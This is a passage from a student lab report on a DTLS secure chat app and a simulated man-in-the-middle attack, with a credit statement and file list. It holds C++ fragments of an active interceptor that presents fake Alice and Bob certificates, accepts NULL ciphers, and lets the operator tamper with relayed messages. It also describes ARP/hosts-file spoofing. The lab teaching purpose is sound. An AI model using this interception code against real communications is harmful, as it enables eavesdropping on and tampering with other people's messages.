            sendto(server_sd, "chat_close\0", strlen("chat_close\0") + 1, 0, (struct sockaddr *)&client_addr, sizeof(client_addr));
            memset(&client_addr, 0, sizeof(client_addr));
            continue;
        }
    }
    cout << "Bob: " << receiveMessageBob << endl;
    if(string(receiveMessageBob)=="chat_ok_reply") chat_ok_reply =1;
    strcpy(sendMessageAlice, receiveMessageBob);

    sendto(server_sd, sendMessageAlice, strlen(sendMessageAlice) + 1, 0, (struct sockaddr *)&client_addr, sizeof(client_addr));
```

Receive a message from Bob and then send it to Alice, with Trudy acting as a man-in-the-middle attacker

```
void configureCertificates(SSL_CTX *ctx, char *CertFile, char *KeyFile)
{
    if (SSL_CTX_use_certificate_file(ctx, CertFile, SSL_FILETYPE_PEM) <= 0)
    {
        cout << "\nCertificate file not valid" << endl;
        ERR_print_errors_fp(stderr);
        abort();
    }
    if (SSL_CTX_use_PrivateKey_file(ctx, KeyFile, SSL_FILETYPE_PEM) <= 0)
    {
        cout << "\nKey file not valid" << endl;
        ERR_print_errors_fp(stderr);
        abort();
    }
    if (!SSL_CTX_check_private_key(ctx))
    {
        cout << "\nKey not match with certificate file" << endl;
        abort();
    }
}

int verify_the_certificate(SSL *ssl)
{
    int result;
    X509 *cert = SSL_get_peer_certificate(ssl);
    if (cert == nullptr)
    {
        ERR_print_errors_fp(stderr);
        cout << "\nCertificate Not Given by Peer" << endl;
        abort();
    }
    int err = SSL_get_verify_result(ssl);
    if (err != X509_V_OK)
    {
        ERR_print_errors_fp(stderr);
        const char *err_string = X509_verify_cert_error_string(err);
        printf("\nCertificate Not Valid : %s\n", err_string);
        abort();
    }
```

Configure your own certificate and verify the peer certificate.

```
clearBuffers(sendMessageAlice, receiveMessageAlice, receiveMessageBob, sendMessageBob);
int bytes_received = recvfrom(server_sd, receiveMessageAlice, MAX, 0, (struct sockaddr *)&client_addr, &len); // receive from alice
if (bytes_received < 0) {
    string message(receiveMessageAlice);
    // cout<<message<<endl;
    if(message == "chat_close")
    {
        cout<<"Connection Terminated by Client: Bye"<<endl;
        sendto(client_sd, "chat_close\0", strlen("chat_close\0") + 1, 0, (struct sockaddr *)&server_addr, sizeof(server_addr)); // send to bob
        memset(&client_addr, 0, sizeof(client_addr));
        continue;// continue;
    }

    string clientIP = inet_ntoa(client_addr.sin_addr);
    if ((errno == EWOULDBLOCK || errno == EAGAIN )&& (clientIP != "0.0.0.0")) {
        // Timeout occurred, handle accordingly
        cout<<inet_ntoa(client_addr.sin_addr)<<endl;
        cout << "Timeout: No message received from client, Packet might be lost\n";
        memset(&client_addr, 0, sizeof(client_addr));
        continue; // Optionally continue waiting for messages or handle the timeout
    } else {
        continue;
    }
}
cout << "Alice: " << receiveMessageAlice << endl;

strcpy(sendMessageBob, receiveMessageAlice);
sendto(client_sd, sendMessageBob, strlen(sendMessageBob) + 1, 0, (struct sockaddr *)&server_addr, sizeof(server_addr)); // send to bob
```

First, receive a message from Alice and then send it to Bob, where Trudy will act as a man-in-the-middle attacker.

```
if(string(receiveMessageAlice)=="chat_SSL_START") chat_SSL_START =1;

cout << "Alice: " << receiveMessageAlice << endl;

strcpy(sendMessageBob, receiveMessageAlice);

sendto(client_sd, sendMessageBob, strlen(sendMessageBob) + 1, 0, (struct sockaddr *)&server_addr, sizeof(server_addr)); // send to bob

if ((strncmp(receiveMessageAlice, "chat_close", 10)) == 0)
{
    cout << "\nConnection terminated" << endl;
    memset(&client_addr, 0, sizeof(client_addr));
        // sleep(20);
    continue;
}

receivedBob = recvfrom(client_sd, receiveMessageBob, MAX, 0, (struct sockaddr *)&server_addr, (socklen_t *)sizeof(server_addr)); // receive from bob
cout << "Bob: " << receiveMessageBob << endl;
if (receivedBob < 0) {
    if ((errno == EWOULDBLOCK || errno == EAGAIN )) {
        // Timeout occurred, handle accordingly
        cout<<endl;
        cout<<"You: chat_close"<<endl;
        cout<<endl;
        cout<< "Timeout: No message received from server, Packet might be lost\n";
        cout<<"Terminating the connection"<<endl;
        cout<<endl;
        sendto(server_sd, "chat_close\0", strlen("chat_close\0") + 1, 0, (struct sockaddr *)&client_addr, sizeof(client_addr));
        memset(&client_addr, 0, sizeof(client_addr));
        // sleep(20);
        continue;
    }
}
strcpy(sendMessageAlice, receiveMessageBob);
sendto(server_sd, sendMessageAlice, strlen(sendMessageAlice) + 1, 0, (struct sockaddr *)&client_addr, sizeof(client_addr));
```

Alice sends "chat_START_SSL," which Trudy forwards to Bob, and then Bob sends "chat_START_SSL_ACK" to Alice through Trudy.

```
if ((strncmp(receiveMessageBob, "chat_START_SSL_ACK", 18)) == 0)
{
    SSL_library_init();
    ctx_server = create_server_context();
    SSL_CTX_set_security_level(ctx_server, 1);
    SSL_CTX_set_cipher_list(ctx_server, "ALL:NULL:eNULL:aNULL");
    SSL_CTX_set_session_cache_mode(ctx_server, SSL_SESS_CACHE_SERVER);
    SSL_CTX_set_session_id_context(ctx_server, (const unsigned char *)"DTLS", strlen("DTLS"));
    configure_context(ctx_server, "/root/fake_certificates/fake_bob.pem", "/root/fake_certificates/fake_bob_private_key.pem");
    SSL_CTX_load_verify_locations(ctx_server, "/root/fake_certificates/chainOfTrust.pem", NULL);
    SSL_CTX_set_verify(ctx_server, SSL_VERIFY_PEER, NULL);
    SSL_CTX_set_mode(ctx_server, SSL_MODE_AUTO_RETRY);
    SSL_CTX_set_cookie_generate_cb(ctx_server, generate_cookie);
    SSL_CTX_set_cookie_verify_cb(ctx_server, verify_cookie);

    // Set client address for SSL connection
    BIO *bio = BIO_new_dgram(server_sd, BIO_CLOSE);
    ssl_server = SSL_new(ctx_server);

    // Create SSL structure
    if (!ssl_server)
    {

        ERR_print_errors_fp(stderr);
        close(server_sd);
        SSL_CTX_free(ctx_server);
        exit(EXIT_FAILURE);
    }

    SSL_set_bio(ssl_server, bio, bio);
    // Perform DTLS handshake
    if (DTLSv1_listen(ssl_server, (BIO_ADDR *)&client_addr) <= 0)
    {

        ERR_print_errors_fp(stderr);
        SSL_shutdown(ssl_server);
        close(server_sd);
```

Upon receiving the "chat_START_SSL_ACK" from Bob's side, Trudy proceeds to initialize the TLS connection for Bob's side.

```
        ctx_client = create_client_context();
        SSL_CTX_set_security_level(ctx_client, 1);

        if (SSL_CTX_use_certificate_file(ctx_client, "/root/fake_certificates/fake_alice.pem", SSL_FILETYPE_PEM) <= 0)
        {
            ERR_print_errors_fp(stderr);
            exit(EXIT_FAILURE);
        }

        if (SSL_CTX_use_PrivateKey_file(ctx_client, "/root/fake_certificates/fake_alice_private_key.pem", SSL_FILETYPE_P
        {
            cout << "\nKey file not valid" << endl;
            ERR_print_errors_fp(stderr);
            abort();
        }
        if (!SSL_CTX_check_private_key(ctx_client))
        {
            cout << "\nKey not match with certificate file" << endl;
            abort();
        }

        ssl_client = SSL_new(ctx_client);
        SSL_CTX_set_verify(ctx_client, SSL_VERIFY_PEER, NULL);
        SSL_CTX_load_verify_locations(ctx_client, "/root/fake_certificates/chainOfTrust.pem", NULL);
        if (ssl_client == nullptr)
        {
            ERR_print_errors_fp(stderr);
            SSL_free(ssl_client);
            SSL_CTX_free(ctx_client);
            close(client_sd);
            abort();
        }
```

Now, initialize the fake client for Bob, allowing Bob to believe it is communicating with Alice.

```
            SSL_read(ssl_server, receiveMessageAlice, MAX);
            // for tampering
            int i = 0, n;
            string tamper;
            cout << "Client: " << receiveMessageAlice << endl;

            if ((strncmp(receiveMessageAlice, "chat_close", 10)) == 0)
            {
                strcpy(sendMessageBob, receiveMessageAlice);
                SSL_write(ssl_client, sendMessageBob, strlen(sendMessageBob) + 1);
                cout << "\nConnection terminated"<< endl;
                clearBuffers(sendMessageAlice, receiveMessageAlice, receiveMessageBob, sendMessageBob);
                bzero(&client_addr,sizeof(client_addr));
                break;
            }

            cout << "Do you want to play with intigrity (Y/n): " << endl;
            getline(cin,tamper);
            if (tamper == "Y")
            {
                cout << "Enter tampered data to send to Server: " << endl;

                std::getline(std::cin >> std::ws, s); // Read a line of input with leading whitespace removed
                strcpy(sendMessageBob, s.c_str());
            }
            else
            {
                strcpy(sendMessageBob, receiveMessageAlice);
            }
            cout<<endl;

            SSL_write(ssl_client, sendMessageBob, strlen(sendMessageBob) + 1);
        }
```

When Alice sends a message to Bob, it gets intercepted by Trudy, who can then modify it before forwarding it to Bob.

```
        SSL_read(ssl_client, receiveMessageBob, MAX);

        cout << "Server: " << receiveMessageBob << endl;

        if ((strncmp(receiveMessageBob, "chat_close", 10)) == 0)
        {
            strcpy(sendMessageAlice, receiveMessageBob);
            SSL_write(ssl_server, sendMessageAlice, strlen(sendMessageAlice) + 1);
            cout << "\nConnection terminated"<< endl;
            clearBuffers(sendMessageAlice, receiveMessageAlice, receiveMessageBob, sendMessageBob);
            bzero(&client_addr,sizeof(client_addr));
            break;
        }

        cout << "Do you want to play with intigrity (Y/n): " << endl;
        getline(cin,tamper);
        s = '\0';
        if (tamper == "Y")
        {
            cout << "Enter tampered data to send to Client: " << endl;
            std::getline(std::cin >> std::ws, s); // Read a line of input with leading whitespace removed
            strcpy(sendMessageAlice, s.c_str());
        }
        else
        {
            strcpy(sendMessageAlice, receiveMessageBob);
        }
        cout<<endl;
        SSL_write(ssl_server, sendMessageAlice, strlen(sendMessageAlice) + 1);
```

When Bob sends a message to Alice, it is intercepted by Trudy, who can then modify it before forwarding it to Alice.

Secure chat active interceptor code summary >>>

1) The code includes various libraries for networking, **SSL/TLS** encryption, and **socket operations.**

2) Constants are defined for **buffer size, client and server** identifiers, and the **port** number.

3) Functions are declared to create **SSL contexts** for the server and client sides, using the DTLSv1.2 protocol, and to **configure SSL contexts with certificates** and **cipher suites**. There's a function to clear buffers used for sending and receiving messages.

4) **Functions** are defined for **generating** and **verifying cookies**, essential for secure SSL/TLS connections.

5) The code **implements fake server and client functions** for UDP communication, crucial for simulating the MITM attack.

6) An **MITM attack function** is defined, which **orchestrates the interception** and manipulation of messages between the fake server and client.

7) The main function parses **command-line arguments** to determine the **attack** mode and host names.It creates fake server and client sockets using UDP, which allows communication over the network.


8) Depending on the chosen attack mode, the main function executes the MITM attack function.Within the **MITM attack function**, SSL/TLS connections are established between the fake server and client.

9) The **function monitors communication** between the real client and server, intercepting messages and optionally tampering with them.It also handles termination signals and cleans up resources after the attack is completed.

10) The code **ensures error handling and gracefully exits in case of failures**, such as invalid certificates or socket errors.

11) Overall, the code provides a comprehensive framework for conducting a **simulated MITM attack on SSL/TLS-secured communication** channels.

>>> Effect of loss of DTLS message :::



*It can be interpreted that the packet loss occurred after **'chat_START_SSL_ACK'** i.e. the DTLS message. It can be seen that the server is able to sense that but the client got stuck there.*


Since UDP does not guarantee reliable delivery of packets like TCP, applications using UDP-based protocols such as DTLS need to implement their own mechanisms for reliable data transfer if reliability is required. In the context of DTLS handshake messages between Alice and Bob, here are some common approaches to ensure reliable delivery:

1. Implement retransmission for lost messages.
2. Use ACKs to confirm message receipt.
3. Assign sequence numbers to detect duplicates.
4. Use timeouts and backoff for retransmissions.
5. Include checksums for data integrity.
6. Implement flow control to manage message flow.

Task - 5 >>>

>>> Emulating DNS poisoning by running :

`poison-dns-alice1-bob1.sh script`




> Trudy sends gratuitous ARP messages to Alice and Bob, tricking them into updating their ARP caches with false mappings.

> Traffic meant for Alice is now redirected to Trudy, who can intercept and manipulate it before forwarding it to Alice.

> Similarly, traffic meant for Bob is redirected to Trudy, who can intercept and manipulate it before forwarding it to Bob.

> This allows Trudy to effectively conduct a Man-in-the-Middle attack, intercepting and modifying communication between Alice and Bob.



Poisoned tables

!!! Credit Statement !!!

Assignment Information >

- Assignment Title: **Secure Chat using openssl and MITM**
- Due Date: **10th April**

Team Members >

- Name 1: **Yug Patel**
- Name 2: **Manan Patel**
- Name 3: **Yash Shukla**

Task	Task	Sub Task	Done By :
Task - 1	**Generate keys and certificates**	Generate root CA certificate, intermediate CA certificate, and certificates for Alice and Bob using OpenSSL with appropriate metadata and key specifications.	Yash
		Save certificates as root.crt, int.crt, alice.crt, and bob.crt, along with their corresponding CSRs and key-pairs in .pem files, and verify their validity using OpenSSL	Yash
Task - 2	**Secure chat App**	Chat Application server side	Yug
		Chat Application client side	Manan
		Implement handshake with plain text control messages for peer authentication	Yug & Manan
		Integrating OpenSSL API for loading certificates , private keys and trust stores	Yug & Manan
		Establish DTLS Handshake with support cipher suites	Yug & Manan
		Handling Packet loss	Yug
		Capturing pcap traces to demonstrate handshake process and encrypted message exchange	Yash
Task - 3	**Start_SSL**	Implement secure chat interceptor program to lauch downgrade attack	Yash

	Downgrade attack for eavesdropping	Spoof /etc/hosts file of alice and bob containers to redirect traffic to Trudy IP address	Yash
		Intercept chat_START_SSL control message from Alice to Bob and block it	Yash
		Forge and send chat_START_SSL_NOT_SUPPORTED message to alice	Yash
		Capture pcap traces	Yash
Task - 4	**Active MITM attack for tempering chat messages and dropping DTLS handshake messages**	Spoof /etc/hosts to redirect Alice and Bob's traffic to Trudy's IP.	TA's
		Issue fake certificates for Alice and Bob, verified by the intermediate CA.	Yash
		Modify secure_chat_interceptor as secure_chat_active_interceptor to intercept and tamper with messages, establishing DTLS 1.2 pipes between Alice-Trudy and Trudy-Bob (Client Side)	Manan
		Modify secure_chat_interceptor as secure_chat_active_interceptor to intercept and tamper with messages, establishing DTLS 1.2 pipes between Alice-Trudy and Trudy-Bob (Server Side)	Yug

By signing below, each team member acknowledges the accuracy of this credit statement.

Signatures : Yug Patel (cs23mtech14019) , Manan Patel (cs23mtech14006) , Yash Shukla (cs23mtech14018)

Video Link : https://youtu.be/Fx6YZB8Coag

Files Submitted >>> cs23mtech14019 | cs23mtech14006 | cs23mtech14018.tar >>>

1) Alice
    > README
    > alice.csr
    > alice.pem
    > alice_private_key.pem
    > alice_req.config
2) Bob
    > README
    > bob.csr
    > bob.pem
    > bob_private_key.pem
    > bob_req.config
3) Trudy
    > README
    > Fake_Alice
        > fake_alice.csr
        > fake_alice.pem
        > fake_alice_private_key.pem
    > Fake_Bob
        > fake_bob.csr
        > fake_bob.pem
        > fake_bob_private_key.pem
    > code
4) Data
    > Certificate Authorities
        > Root
            > ca.ext
            > root.csr
            > root.key
            > root.pem
            > root_copy.pem
            > root_req.config
        > Intermediate
            > ca.ext
            > chainOfTrust.pem
            > intermediate.csr
            > Intermediate.key
            > Intermediate.pem
            > Intermediate_copy.pem
            > intermediate_public.key

> Intermediate_req.config

> code

> pcaps

> task2_secure_chat_communication.pcap

> task2_application_control_lost_client.pcap

> task2_application_control_lost_server.pcap

> task2_chat_message_lost_client.pcap

> task2_chat_message_lost_serveronli.pcap

> task3.pcap

> task4.pcap

> SSL_handshake_lost_server.pcap

> SSL_handshake_lost_client.pcap

> ReadMe

> Report

> Video

ANTI-PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: **Yug Patel**
Date: **2/4/24**
Signature: **cs23mtech14019**

Names: **Manan Patel**
Date: **2/4/24**
Signature: **cs23mtech14006**

Names: **Yash Shukla**
Date: **2/4/24**
Signature: **cs23mtech14018**

References:

1. OpenSSL Cookbook: Chapter 1. OpenSSL Command Line (feistyduck.com)
2. /docs/man1.1.1/man3/index.html (openssl.org)
3. OpenSSL client and server from scratch, part 1 – Arthur O'Dwyer – Stuff mostly about C++ (quuxplusone.github.io)
4. ssl — TLS/SSL wrapper for socket objects — Python 3.9.2 documentation
5. Secure programming with the OpenSSL API – IBM Developer
6. Simple TLS Server - OpenSSLWiki
7. The /etc/hosts file (tldp.org)
8. PowerPoint Presentation (owasp.org)
9. SEED Project (seedsecuritylabs.org)
10. https://www.pexels.com/photo/thank-you-signage-2072165/
11. https://www.iitg.ac.in/design/IITH_Logo.html